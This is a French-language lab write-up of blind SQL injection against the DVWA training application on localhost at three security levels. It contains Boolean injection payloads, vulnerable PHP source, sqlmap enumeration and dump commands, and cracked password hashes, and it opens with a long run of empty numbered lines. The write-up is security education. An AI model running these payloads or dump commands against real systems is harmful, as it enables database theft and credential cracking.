  | [1008]
  | [1009]
  | [1010]
  | [1011]
  | [1012]
  | [1013]
  | [1014]
  | [1015]
  | [1016]
  | [1017]
  | [1018]
  | [1019]
  | [1020]
  | [1021]
  | [1022]
  | [1023]
  | [1024]
  | [1025]
  | [1026]
  | [1027]
  | [1028]
  | [1029]
  | [1030]
  | [1031]
  | [1032]
  | [1033]
  | [1034]
  | [1035]
  | [1036]
  | [1037]
  | [1038]
  | [1039]
  | [1040]
  | [1041]
  | [1042]
  | [1043]
  | [1044]
  | [1045]
  | [1046]
  | [1047]
  | [1048]
  | [1049]
  | [1050]
  | [1051]
  | [1052]
  | [1053]
  | [1054]
  | [1055]
  | [1056]
  | [1057]
  | [1058]
  | [1059]
  | [1060]
  | [1061]
  | [1062]
  | [1063]
  | [1064]
  | [1065]
  | [1066]
  | [1067]
  | [1068]
  | [1069]
  | [1070]
  | [1071]
  | [1072]
  | [1073]
  | [1074]
  | [1075]
  | [1076]
  | [1077]
  | [1078]
  | [1079]
  | [1080]
  | [1081]
  | [1082]
  | [1083]
  | [1084]
  | [1085]
  | [1086]
  | [1087]
  | [1088]
  | [1089]
  | [1090]
  | [1091]
  | [1092]
  | [1093]
  | [1094]
  | [1095]
  | [1096]
  | [1097]
  | [1098]
  | [1099]
  | [1100]
  | [1101]
  | [1102]
  | [1103]
  | [1104]
  | [1105]
  | [1106]
  | [1107]
  | [1108]
  | [1109]
  | [1110]
  | [1111]
  | [1112]
  | [1113]
  | [1114]
  | [1115]
  | [1116]
  | [1117]
  | [1118]
  | [1119]
  | [1120]
  | [1121]
  | [1122]
  | [1123]
  | [1124]
  | [1125]
  | [1126]
  | [1127]
  | [1128]
  | [1129]
  | [1130]
  | [1131]
  | [1132]
  | [1133]
  | [1134]
  | [1135]
  | [1136]
  | [1137]
  | [1138]
  | [1139]
  | [1140]
  | [1141]
  | [1142]
  | [1143]
  | [1144]
  | [1145]
  | [1146]
  | [1147]
  | [1148]
  | [1149]
  | [1150]
  | [1151]
  | [1152]
  | [1153]
  | [1154]
  | [1155]
  | [1156]
  | [1157]
  | [1158]
  | [1159]
  | [1160]
  | [1161]
  | [1162]
  | [1163]
  | [1164]
  | [1165]
  | [1166]
  | [1167]
  | [1168]
  | [1169]
  | [1170]
  | [1171]
  | [1172]
  | [1173]
  | [1174]
  | [1175]
  | [1176]
  | [1177]
  | [1178]
  | [1179]
  | [1180]
  | [1181]
  | [1182]
  | [1183]
  | [1184]
  | [1185]
  | [1186]
  | [1187]
  | [1188]
  | [1189]
  | [1190]
  | [1191]
  | [1192]
  | [1193]
  | [1194]
  | [1195]
  | [1196]
  | [1197]
  | [1198]
  | [1199]
  | [1200]
  | [1201]
  | [1202]
  | [1203]
  | [1204]
  | [1205]
  | [1206]
  | [1207]
  | [1208]
  | [1209]
  | [1210]
  | [1211]
  | [1212]
  | [1213]
  | [1214]
  | [1215]
  | [1216]
  | [1217]
  | [1218]
  | [1219]
  | [1220]
  | [1221]
  | [1222]
  | [1223]
  | [1224]
  | [1225]
  | [1226]
  | [1227]
  | [1228]
  | [1229]
  | [1230]
  | [1231]
  | [1232]
  | [1233]
  | [1234]
  | [1235]
  | [1236]
  | [1237]
  | [1238]
  | [1239]
  | [1240]
  | [1241]
  | [1242]
  | [1243]
  | [1244]
  | [1245]
  | [1246]
  | [1247]
  | [1248]
  | [1249]
  | [1250]
  | [1251]
  | [1252]
  | [1253]
  | [1254]
  | [1255]
  | [1256]
  | [1257]
  | [1258]
  | [1259]
  | [1260]
  | [1261]
  | [1262]
  | [1263]
  | [1264]
  | [1265]
  | [1266]
  | [1267]
  | [1268]
  | [1269]
  | [1270]
  | [1271]
  | [1272]
  | [1273]
  | [1274]
  | [1275]
  | [1276]
  | [1277]
  | [1278]
  | [1279]
  | [1280]
  | [1281]
  | [1282]
  | [1283]
  | [1284]
  | [1285]
  | [1286]
  | [1287]
  | [1288]
  | [1289]
  | [1290]
  | [1291]
  | [1292]
  | [1293]
  | [1294]
  | [1295]
  | [1296]
  | [1297]
  | [1298]
  | [1299]
  | [1300]
  | [1301]
  | [1302]
  | [1303]
  | [1304]
  | [1305]
  | [1306]
  | [1307]
  | [1308]
  | [1309]
  | [1310]
  | [1311]
  | [1312]
  | [1313]
  | [1314]
  | [1315]
  | [1316]
  | [1317]
  | [1318]
  | [1319]
  | [1320]
  | [1321]
  | [1322]
  | [1323]
  | [1324]
  | [1325]
  | [1326]
  | [1327]
  | [1328]
  | [1329]
  | [1330]
  | [1331]
  | [1332]
  | [1333]
  | [1334]
  | [1335]
  | [1336]
  | [1337]
  | [1338]
  | [1339]
  | [1340]
  | [1341]
  | [1342]
  | [1343]
  | [1344]
  | [1345]
  | [1346]
  | [1347]
  | [1348]
  | [1349]
  | [1350]
  | [1351]
  | [1352]
  | [1353]
  | [1354]
  | [1355]
  | [1356]
  | [1357]
  | [1358]
  | [1359]
  | [1360]
  | [1361]
  | [1362]
  | [1363]
  | [1364]
  | [1365]
  | [1366]
  | [1367]
  | [1368]
  | [1369]
  | [1370]
  | [1371]
  | [1372]
  | [1373]
  | [1374]
  | [1375]
  | [1376]
  | [1377]
  | [1378]
  | [1379]
  | [1380]
  | [1381]
  | [1382]
  | [1383]
  | [1384]
  | [1385]
  | [1386]
  | [1387]
  | [1388]
  | [1389]
  | [1390]
  | [1391]
  | [1392]
  | [1393]
  | [1394]
  | [1395]
  | [1396]
  | [1397]
  | [1398]
  | [1399]
  | [1400]
  | [1401]
  | [1402]
  | [1403]
  | [1404]
  | [1405]
  | [1406]
  | [1407]
  | [1408]
  | [1409]
  | [1410]
  | [1411]
  | [1412]
  | [1413]
  | [1414]
  | [1415]
  | [1416]
  | [1417]
  | [1418]
  | [1419]
  | [1420]
  | [1421]
  | [1422]
  | [1423]
  | [1424]
  | [1425]
  | [1426]
  | [1427]
  | [1428]
  | [1429]
  | [1430]
  | [1431]
  | [1432]
  | [1433]
  | [1434]
  | [1435]
  | [1436
```

```
Table: users
[10 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| role        | varchar(20)|
| user        | varchar(15)|
| account_enabled | tinyint(1)|
| avatar      | varchar(70)|
| failed_login | int(3)     |
| first_name  | varchar(15)|
| last_login  | timestamp  |
| last_name   | varchar(15)|
| password    | varchar(32)|
| user_id     | int(6)     |
+-----+-----+
```

```
[12:03:32] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 659 times
[12:03:32] [INFO] fetched data logged to text files under '/root/.local/share/
sqlmap/output/localhost'

[*] ending @ 12:03:32 /2026-09-19/
```

Étape 4 : Extraction des identifiants et cassage des mots de passe (--dump)

Commande exécutée :

```
(root@kali)-[/home/kali]
# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=00c083620d56fa01d71394407da91b2c; security=low" -D dvwa -T users -C user,password --dump
```



```
{1.10.6#stable}
https://sqlmap.org
```

4. Résultats de l'extraction (Comptes compromis)

SQLMap a extrait les empreintes MD5 des mots de passe et a procédé à une attaque par dictionnaire pour retrouver les mots de passe en clair :

```
[12:07:52] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:07:52] [INFO] starting 4 processes
[12:08:02] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:08:09] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:08:22] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:08:26] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
```


```
[12:24:09] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C
was pressed)
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user   | password |
+-----+-----+
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| admin  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+
```

Medium Security

1. Analyse du code source et mécanismes de défense du niveau Medium

L'analyse du fichier `vulnerabilities/sqli_blind/source/medium.php` met en évidence deux évolutions majeures par rapport au niveau Low :

1. **Passage de la méthode HTTP GET à HTTP POST** : La saisie n'est plus véhiculée dans l'URL mais dans le corps de la requête HTTP POST via une liste déroulante (`<select>`).
2. **Utilisation de la fonction `mysqli_real_escape_string()`** :



```
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $exists = false;

    switch ( $_DVWA[ 'SQLI_DB' ] ) {
        case MYSQL:
            $id = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mys

            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            try {
                $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ); // Removed 'or die' to
            } catch (Exception $e) {
                print "There was an error.";
                exit;
            }

            $exists = false;
            if ($result !== false) {
                try {
                    $exists = (mysqli_num_rows( $result ) > 0); // The '@' character suppresses error
                } catch (Exception $e) {
                    $exists = false;
                }
            }

            break;
    }
}
```

Analyse de la vulnérabilité : La fonction `mysqli_real_escape_string()` protège l'application en ajoutant un caractère d'échappement devant les guillemets (comme ' ou "). Cependant, la variable `$id` est insérée directement dans la requête **sans guillemets** (`WHERE user_id = $id;`).

Il s'agit donc d'une **injection SQL numérique** (*Numeric SQL Injection*). L'attaquant n'a pas besoin d'utiliser de guillemets pour sortir du contexte de la requête : la fonction de protection est complètement inefficace dans cette situation.

2. Validation manuelle et PoC (Burp Suite)

Puisque l'interface utilisateur restreint la saisie à un menu déroulant, un proxy d'interception (**Burp Suite**) a été utilisé pour capturer et modifier la requête HTTP POST.


Test de preuve de concept (PoC)

- **Injection booléenne :** En interceptant la requête et en modifiant le corps du message :


The image shows two parts of a security testing environment. The top part is the DVWA (Damn Vulnerable Web Application) interface, specifically the 'Vulnerability: SQL Injection (Blind)' page. It has a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. The main area shows a form with 'User ID: 1' and a 'Submit' button. Below the form, a red message states 'User ID exists in the database.' The bottom part of the image shows the Burp Suite interface. The 'Intercept' tab is active, showing a list of intercepted requests. The first request is highlighted, and its details are shown in the 'Request' pane. The request is an HTTP POST to 'http://localhost/DVWA/vulnerabilities/sql_blind/'. The raw request data is visible, showing headers like 'Host: localhost', 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0', and a body containing 'id=1&Submit=Submit'.

L'application confirme que l'ID existe (User ID exists in the database.).

- **Injection basée sur le temps (Time-based Blind SQLi) :** Pour confirmer l'exécution de code SQL arbitraire sans se fier uniquement aux réponses texte, le payload suivant a été transmis :



Le serveur a différé sa réponse de **6 secondes**, validant ainsi l'injection temporelle.



3. Exploitation automatisée avec SQLMap

En niveau Medium, la requête transmettant ses données via HTTP POST, l'outil **SQLMap** nécessite l'argument `--data` pour cibler le corps de la requête.

Étape 1 : Énumération des bases de données (`--dbs`)

Commande exécutée :



```
[12:51:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.68
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[12:51:02] [INFO] fetching database names
[12:51:02] [INFO] fetching number of databases
[12:51:02] [INFO] resumed: 2
[12:51:02] [INFO] resumed: information_schema
[12:51:02] [INFO] resumed: dvwa
available databases [2]:
[*] dvwa
[*] information_schema

[12:51:02] [INFO] fetched data logged to text files under '/root/.local/share/
sqlmap/output/localhost'

[*] ending @ 12:51:02 /2026-09-19/
```

Étape 2 : Énumération des tables (-D dvwa --tables)

Commande exécutée :

```
(root@kali)-[/home/kali]
# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/" --cookie="PHPSESSID=00c083620d56fa01d71394407da91b2c; security=medium" --data="id=1&Submit=Submit" -D dvwa --tables

{1.10.6#stable}
https://sqlmap.org
```

```
[12:52:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.68
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[12:52:33] [INFO] fetching tables for database: 'dvwa'
[12:52:33] [INFO] fetching number of tables for database 'dvwa'
[12:52:33] [INFO] resumed: 4
[12:52:34] [INFO] resumed: guestbook
[12:52:34] [INFO] resumed: access_log
[12:52:34] [INFO] resumed: users
[12:52:34] [INFO] resumed: security_log
Database: dvwa
[4 tables]
+-----+
| access_log |
| guestbook  |
| security_log |
| users      |
+-----+

[12:52:34] [INFO] fetched data logged to text files under '/root/.local/share/
sqlmap/output/localhost'

[*] ending @ 12:52:34 /2026-09-19/
```

Étape 3 : Extraction des identifiants et cassage des empreintes (--dump)

Commande exécutée :

```
(root@kali) - [/home/kali]
# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/" --cookie="PH
PSESSID=00c083620d56fa01d71394407da91b2c; security=medium" --data="id=1&Submit
=Submit" -D dvwa -T users --columns

{1.10.6#stable}
https://sqlmap.org
```

```
[12:54:13] [INFO] resumed: tinyint(1)
Database: dvwa
Table: users
[10 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| role        | varchar(20)|
| user        | varchar(15)|
| account_enabled | tinyint(1)|
| avatar      | varchar(70)|
| failed_login | int(3)     |
| first_name  | varchar(15)|
| last_login  | timestamp  |
| last_name   | varchar(15)|
| password    | varchar(32)|
| user_id     | int(6)     |
+-----+-----+

[12:54:13] [INFO] fetched data logged to text files under '/root/.local/share/
sqlmap/output/localhost'

[*] ending @ 12:54:13 /2026-09-19/
```

4. Résultats de l'extraction (Comptes compromis)

L'extraction automatique a permis d'isoler les hachages MD5 et de restituer les mots de passe associés :

```
(root@kali)-[/home/kali]
# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/" --cookie="PHPSESSID=00c083620d56fa01d71394407da91b2c; security=medium" --data="id=1&Submit=Submit" -D dvwa -T users -C user,password --dump
```



```
{1.10.6#stable}
https://sqlmap.org
```

```
[12:56:27] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853
678922e03'
[12:56:27] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de
5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user   | password                                     |
+-----+-----+
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| admin  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb| e99a18c428cb38d5f260853678922e03 (abc123)  |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[12:56:27] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sql
map/output/localhost/dump/dvwa/users.csv'
[12:56:27] [INFO] fetched data logged to text files under '/root/.local/share/
sqlmap/output/localhost'

[*] ending @ 12:56:27 /2026-09-19/
```


High Security

1. Analyse du Code Source (high.php)

Le code source du niveau **High** met en place plusieurs mécanismes pour contrer les vecteurs d'injection d'URL/POST classiques et perturber l'exploitation.

Faiblesses identifiées :

1. **Source d'entrée non sécurisée (\$_COOKIE)** : L'application récupère la valeur de \$id depuis le cookie HTTP au lieu de paramètres GET ou POST. Le développeur suppose à tort que les cookies ne peuvent pas être manipulés par un attaquant.
2. **Absence de paramétrage / sanitisation** : La variable \$id est directement concaténée dans la chaîne SQL WHERE user_id = '\$id'.
3. **Réponse booléenne claire** : Même si les erreurs SQL sont étouffées (try/catch), la réponse renvoie deux états HTTP/HTML distincts :
 - **Vrai** : "User ID exists in the database." (Code HTTP 200)
 - **Faux** : "User ID is MISSING from the database." (Code HTTP 404)
4. **Inefficacité des contre-mesures temporelles** : Le code génère un délai aléatoire avec sleep() en cas d'erreur. Cependant, comme l'application renvoie un résultat booléen binaire (Vrai/Faux), l'attaque par canal auxiliaire booléen (*Boolean-based*) ne dépend pas du temps de réponse, rendant ce contrôle inopérant.



```
if( isset( $_COOKIE[ 'id' ] ) ) {  
    // Get input  
    $id = $_COOKIE[ 'id' ];  
    $exists = false;  
  
    switch ( $_DVWA[ 'SQLI_DB' ] ) {  
        case MYSQL:  
            // Check database  
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1";  
            try {  
                $result = mysqli_query( $GLOBALS[ "__mysqli_ston" ], $query ); // Removed  
            } catch (Exception $e) {  
                $result = false;  
            }  
  
            $exists = false;  
            if ( $result !== false ) {  
                // Get results  
                try {  
                    $exists = ( mysqli_num_rows( $result ) > 0 ); // The '@' character suppresses errors  
                } catch (Exception $e) {  
                    $exists = false;  
                }  
            }  
        }  
    }  
}
```

3. Méthodologie d'Exploitation & Déroulement

Étape 1 : Identification du vecteur d'entrée & Interception

L'interface de DVWA s'ouvre sur un bouton séparé ouvrant un popup pour définir la valeur du cookie. En saisissant la valeur 1, la page principale affiche : User ID exists in the database..

À l'aide de **Burp Suite (Proxy)**, la requête HTTP envoyée à cookie-input.php a été interceptée pour observer la gestion du paramètre Cookie:

The screenshot shows the DVWA 'Vulnerability: SQL Injection (Blind)' page. A modal window titled 'Blind SQL Injection Cookie Input :: Damn Vulnerable Web' displays 'Cookie ID set!' with a 'Submit' button. Below the page, a Wireshark packet capture shows a POST request to `http://localhost/DVWA/vulnerabilities/sql_blind/cookie-input.php`. The request body contains a cookie with a valid ID: `Cookie: id=1&27and201%30%23; PHPSESSID=00c889620d56fa01d71394407da91b2c; security=high`.

Étape 2 : Confirmation de l'injection (Test Booléen)

Pour tester la présence de la vulnérabilité dans le paramètre de cookie :

- **Test Vrai (id=1) :** Retourne User ID exists in the database.
- **Test Faux (id=1'and 1=0#) :** Injecté dans le cookie, la requête renvoie le message User ID is MISSING from the database. avec une réponse 404 Not Found.

Le changement de comportement confirme que le moteur SQL interprète la logique injectée ' AND 1=0#.

The screenshot shows the DVWA 'Vulnerability: SQL Injection (Blind)' page. A modal window titled 'Blind SQL Injection Cookie Input :: Damn Vu' displays 'Cookie ID set!' with a 'Submit' button. Below the page, a Wireshark packet capture shows a POST request to `http://localhost/DVWA/vulnerabilities/sql_blind/cookie-input.php`. The request body contains a cookie with an invalid ID: `Cookie: id=1'and 1=0#; PHPSESSID=00c889620d56fa01d71394407da91b2c; security=high`.

3. Preuves de Concept (PoC) & Exfiltration (sqlmap)

Grâce à la confirmation de l'injection booléenne, l'outil sqlmap a été exécuté en ciblant l'en-tête Cookie.

PoC 1 : Énumération des bases de données (--dbs)

Commande exécutée :

```
(root@kali)-[/home/kali]
# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/" --cookie="id=1%27and%201%3D0%23; PHPSESSID=00c083620d56fa01d71394407da91b2c; security=high" --data="id=1&Submit=Submit" --dbs
```



{1.10.6#stable}
<https://sqlmap.org>

```
[13:31:59] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[13:31:59] [INFO] fetching database names
[13:31:59] [INFO] fetching number of databases
[13:31:59] [INFO] resumed: 2
[13:31:59] [INFO] resumed: information_schema
[13:31:59] [INFO] resumed: dvwa
available databases [2]:
[*] dvwa
[*] information_schema

[13:31:59] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1 times
[13:31:59] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'

[*] ending @ 13:31:59 /2026-09-19/
```

PoC 2 : Énumération des tables (-D dvwa --tables)

Commande exécutée :

```
(root@kali)-[/home/kali]
# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/" --cookie="id=1%27and%201%3D0%23; PHPSESSID=00c083620d56fa01d71394407da91b2c; security=high" --data="id=1&Submit=Submit" -D dvwa --tables
```



{1.10.6#stable}
<https://sqlmap.org>

```
[13:33:38] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[13:33:38] [INFO] fetching tables for database: 'dvwa'
[13:33:38] [INFO] fetching number of tables for database 'dvwa'
[13:33:38] [INFO] resumed: 4
[13:33:38] [INFO] resumed: guestbook
[13:33:38] [INFO] resumed: access_log
[13:33:38] [INFO] resumed: users
[13:33:38] [INFO] resumed: security_log
Database: dvwa
[4 tables]
+-----+
| access_log |
| guestbook  |
| security_log |
| users      |
+-----+

[13:33:38] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1 times
[13:33:38] [INFO] fetched data logged to text files under '/root/.local/share/
sqlmap/output/localhost'

[*] ending @ 13:33:38 /2026-09-19/
```

PoC 3 : Exfiltration des données utilisateur (-T users -C user,password --dump)

Commande exécutée :

```
(root@kali)-[/home/kali]
